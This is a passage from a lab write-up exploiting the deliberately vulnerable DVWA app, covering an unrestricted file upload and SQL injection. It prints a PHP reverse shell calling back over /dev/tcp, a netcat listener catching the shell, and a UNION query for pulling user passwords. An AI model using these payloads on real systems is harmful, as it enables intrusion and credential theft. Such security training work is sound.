
Then on reading the source code, I saw a form to upload a file and even on trying to upload a .php file it was sent successfully which is a bad security feature already as there is no sanitization;



```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```

I created a .php file with a reverse shell command inside and then uploaded it as seen below;



It was uploaded successfully and even gave me the path to where I uploaded the file as seen below;


Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/shell.php successfully uploaded!

I started a listener somewhere and accessed the path where the file was uploaded;



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there's a navigation bar with links for Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main header features the DVWA logo. On the left, there's a sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main content area is titled "Vulnerability: File Upload" and contains the same upload form as seen in the previous image. The message "../../../../hackable/uploads/shell.php successfully uploaded!" is displayed in red text at the bottom of the form.

The listener caught a shell as seen below;

```
(egovridc@egovridc) - [~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.17.17.202] from (UNKNOWN) [172.18.0.2] 56782
bash: cannot set terminal process group (528): Inappropriate ioctl for device
bash: no job control in this shell
www-data@28ca4bb699da: /var/www/html/hackable/uploads$
```

I could even access the file I uploaded as proof of concept seen below, so this is a very bad and dangerous vulnerability that can compromise systems;

```

└─$ nc -lvnp 1234
Listening on [any] 1234 ...
connect to [172.17.17.202] from (UNKNOWN) [172.18.0.2] 56782
bash: cannot set terminal process group (528): Inappropriate ioctl for device
bash: no job control in this shell
www-data@28ca4bb699da:/var/www/html/hackable/uploads$ ls
ls
dvwa_email.png
shell.php
www-data@28ca4bb699da:/var/www/html/hackable/uploads$ cat shell.php
cat shell.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/172.17.17.202/1234 0>&1'"); ?>
www-data@28ca4bb699da:/var/www/html/hackable/uploads$ █

```

6. SQL Injection

Below is how the SQL injection vulnerability exploitation page looks like;

Then on reading the code I discovered that the user input \$id is directly concatenated into the SQL query without validation or sanitization thus allowing an attacker to inject malicious SQL statements and extract or manipulate the database.

```

<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];


    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '

```
>



```


```

As the application doesn't use prepared statements I tried uploading the query below;



It returned first name and last names of all users in the application as seen below;



Now that was a very basic SQL injection, now imagine an attacker crafting a query to view all passwords of users from the database; Example of a query like that is `?id=1 UNION SELECT user, password FROM users#`

Generally these were the vulnerabilities discovered and exploited from both DVWA and OWASP Juice Shop.